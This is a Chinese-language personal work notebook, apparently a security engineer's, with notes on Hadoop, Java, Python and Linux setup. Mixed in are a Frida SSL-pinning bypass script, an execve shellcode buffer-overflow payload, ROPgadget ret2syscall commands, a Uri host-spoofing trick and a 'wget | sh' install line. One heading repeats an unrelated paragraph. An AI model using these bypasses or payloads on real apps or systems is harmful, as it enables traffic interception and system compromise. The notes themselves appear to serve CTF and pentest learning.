从其定义就可以发现，它解決了两大问题：**大数据存储、大数据分析**。也就是 Hadoop 的两大核心：**HDFS 和 MapReduce**。

Hadoop架构：



HDFS(Hadoop Distributed File System)是可扩展、容错、高性能的分布式文件系统，异步复制，一次写入多次读取，主要负责存储。

Yarn：分布式资源管理

MapReduce 为分布式计算框架，包含map(映射)和 reduce(归约)过程，负责在 HDFS 上进行计算。

Hive是建立在 Hadoop 上的数据仓库基础构架。它提供了一系列的工具，可以用来进行数据提取转化加载（ETL），这是一种可以存储、查询和分析存储在 Hadoop 中的大规模数据的机制。Hive 定义了简单的类 SQL 查询语言，称为 HQL，它允许熟悉 SQL 的用户查询数据。同时，这个语言也允许熟悉 MapReduce 开发者的开发自定义的 mapper 和 reducer 来处理内建的 mapper 和 reducer 无法完成的复杂的分析工作。

参考：<https://www.w3cschool.cn/hadoop/7myh1p3f.html>

<https://www.cnblogs.com/binarylei/p/8903601.html>

zookeeper:分布式协调技术

[redis](https://www.huaweicloud.com/product/dcs.html?wx)是一种支持Key-Value等多种数据结构的存储系统

kafka：基于zookeeper协调的分布式消息系统

###### 2.：android.net.Uri：

安卓的uri的gethost有问题，如<https://www.vmall.com\\@www.baidu.com>，访问的是vmall，然而getHost得到的是baidu

###### 3.：VMP要用IE浏览器：

安卓的uri的gethost有问题，如<https://www.vmall.com\\@www.baidu.com>，访问的是vmall，然而getHost得到的是baidu

###### 4.：Frida实现hook ssl证书：

1.启动frida-server;端口转发；

2.执行frida -R -l frida\_ssl\_hook.js --no-pause -f [com.huawei.hnreader]

其中com.huawei.hnreader替换为自己的包名，其中frida\_ssl\_hook.js内容为：

|  |
| --- |
| Java.perform(function() {    var array\_list = Java.use("java.util.ArrayList");  var ApiClient = Java.use('com.android.org.conscrypt.TrustManagerImpl');    ApiClient.checkTrustedRecursive.implementation = function(a1,a2,a3,a4,a5,a6) {  // console.log('Bypassing SSL Pinning');  var k = array\_list.$new();  return k;  }    },0); |

http://3ms.huawei.com/hi/group/2034125/thread\_7543635.html?mapId=9316565

###### 5.：java序列化：

1.为了持久化保存对象，序列化接口主要由两个类提供，ObjectOutputStream和ObjectInputStream，其中ObjectInputStream的方法readObject有安全问题。

参考：<http://www.importnew.com/17964.html、>

https://www.cnblogs.com/wczy999/p/5961956.html

##### 2019.2.15：

###### 1.：任务：

靶场样本评审任务分配

##### 2019.2.19：

###### 1.：单声道视频改为双声道：

1.使用会声会影拉进去单声道视频；

2.右键视频->分离音频；

3.删除原视频，保留音频，点击图标，点击属性，复制声道；

4.共享->音频->开始，即可导出双声道音频；

5.导出音频后，在快剪辑中将该音频和原单声道视频结合导出即可。

###### 2.：汉字的正则匹配：

[\u4e00-\u9fa5]+正则表示任意汉字匹配一到多次，\u后面4位16进制字符为Unicode编码的一个汉字，4e00是字符表中第一个，9fa5是最后一个。

###### 3.：Eclipse设置代码格式：

Window->preference->java->Formatter 新建一个active profile，编辑进行设置，编辑代码时快捷键ctrl+shift+F进行格式整理

###### 4.：IP和域名查询：

一、已知IP地址查对应的域名：   nslookup x.x.x.x（IP地址）；

二、已知域名查对应的IP地址： ping  对应的域名。

###### 5.：创建一个Web-servlet流程：

1．New->dynamic web project（勾选自动生成web.xml）->在src文件夹new一个servlet

2．创建成功后，访问路径为localhost:8080/工程名/

3．ServletContext的作用：一个web应用中可能有多个servlet，而一个web应用只有一个ServletContext，多个servlet共享一个ServletContext，从而实现servlet之间的通信。

###### 6.：Java中的byte就是C++中的unsigned char，表示0~255：

##### 2019.2.22：

###### 1.：假名化和匿名化：

；

###### 2.：gef安装：

# via the install script

#下载 `gef.sh` 并执行

wget -q -O- https://github.com/hugsy/gef/raw/master/gef.sh | sh

# manually

# 下载 `gef.py`, 并将其 `source` 写入 `.gdbinit`

wget -q -O ~/.gdbinit-gef.py https://github.com/hugsy/gef/raw/master/gef.py

echo source ~/.gdbinit-gef.py >> ~/.gdbinit

###### 3.：常用的shellcode：

1.shellcode =

"\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\x80"

;

io.sendline(‘A’\*112 + shellcode);

2.shellcode = asm(shellcraft.sh());

io.sendline(‘A’\*112 + p32(shellcode));

##### 2019.2.23：

###### 1.：Windows命令使用：

1.findstr /s /i “string” \*.\*：查找当前目录（子目录）包含string的文件

/s表示当前目录及所有子目录；/i 表示忽略大小写

###### 2.：任务：

权限申请周一

###### 3.：Python语言基础：

1. if \_\_name\_\_ == '\_\_main\_\_'的意思是：当.py文件被直接运行时，if \_\_name\_\_ == '\_\_main\_\_'之下的代码块将被运行；当.py文件以模块形式被导入时，if \_\_name\_\_ == '\_\_main\_\_'之下的代码块不被运行。

<https://blog.csdn.net/yjk13703623757/article/details/77918633/>

2. @classmethod和@staticmethod注解的作用和区别，self标识自身对象，cls标识类

<https://blog.csdn.net/qq_15037231/article/details/77943109>

3. raise语法：抛出异常

同java的through

4.hasattr函数：判断对象中是否有成员变量，例(判断对象object所在类是否有成员变量x)：boolean b = hasattr(object, 'x')

<http://www.runoob.com/python/python-func-hasattr.html>

5.列表推导式：

p = [x for x in range(1,101) if x%3 == 0] #1-100中3的倍数

q = [x if x%3==0 else -x for x in range(1,101)] #1-100中，不是3的倍数的数去相反数，其余的数保持不变

6.yield：带该关键字的函数被称为生成器，该函数返回一个generator对象，对象具有next()和send()方法。

一个带有 yield 的函数就是一个 generator，它和普通函数不同，生成一个 generator 看起来像函数调用，但不会执行任何函数代码，直到对其调用 next()（在 for 循环中会自动调用 next()）才开始执行。虽然执行流程仍按函数的流程执行，但每执行到一个 yield 语句就会中断，并返回一个迭代值，下次执行时从 yield 的下一个语句继续执行。看起来就好像一个函数在正常执行的过程中被 yield 中断了数次，每次中断都会通过 yield 返回当前的迭代值。

参见<https://blog.csdn.net/mieleizhi0522/article/details/82142856>；

<https://www.ibm.com/developerworks/cn/opensource/os-cn-python-yield/>

7.pycharm安装方法：

<https://blog.csdn.net/u012278016/article/details/81738676>

##### 2019.2.27：

###### 1.：Outlook邮箱按收件人分类：

1. wangyun41新建文件夹；

2.文件->规则->新建规则->规则说明中指定发件人和文件夹即可；

###### 2.：查看Linux自带的jdk路径，设置JAVA\_HOME：

在配置hadoop是，进行格式化hadoop的时候，出现找不到jdk

[root@host2 hadoop-1.1.2]# which java

/usr/bin/java

[root@host2 hadoop-1.1.2]# ls /usr/bin/java

/usr/bin/java

[root@host2 hadoop-1.1.2]# ls -l /usr/bin/java

lrwxrwxrwx. 1 root root 22 Jun 20 03:00 /usr/bin/java -> /etc/alternatives/java

[root@host2 hadoop-1.1.2]# ls -l /etc/alternatives/java

lrwxrwxrwx. 1 root root 39 Jun 20 03:00 /etc/alternatives/java -> /usr/lib/jvm/jre-1.7.0-openjdk.x86\_64/bin/java （可以看出文件是link ，是个链接）

[root@host2 hadoop-1.1.2]# ls -l /usr/lib/jvm/jre-1.7.0-openjdk.x86\_64/bin/java-rwxr-xr-x. 1 root root 36548 Oct 25 2011 /usr/lib/jvm/jre-1.7.0-openjdk.x86\_64/bin/java

[root@host2 hadoop-1.1.2]# cd /usr/lib/jvm/jre-1.7.0-openjdk.x86\_64

[root@host2 jre-1.7.0-openjdk.x86\_64]# ls

bin lib

如此来，可以暂时的断定是 /usr/lib/jvm/jre-1.7.0-openjdk.x86\_64

root用户下改配置文件 ： vi /etc/profile

在下面写上：

export JAVA\_HOME=/usr/lib/jvm/jre-1.7.0-openjdk.x86\_64

export PATH=$PATH:$JAVA\_HOME/bin

export CLASSPATH=.:$JAVA\_HOME/lib/tools.jar:$JAVA\_HOME/lib/dt.jar

:wq 保存退出

用echo $JAVA\_HOME

Source /etc/profile

##### 2019.2.28：

###### 1.：nginx作用：

反向代理、负载均衡、http服务器

https://www.cnblogs.com/wcwnina/p/8728391.html

##### 2019.3.1：

###### 1.：pwn题ret2syscall：

工具 ROPgadgets用法：ROPgadget --binary [binary\_name] --only 'pop|ret' | grep 'eax'

ROPgadget --binary [binary\_name] --string '/bin/sh'

ROPgadget --binary [binary\_name] --only 'int'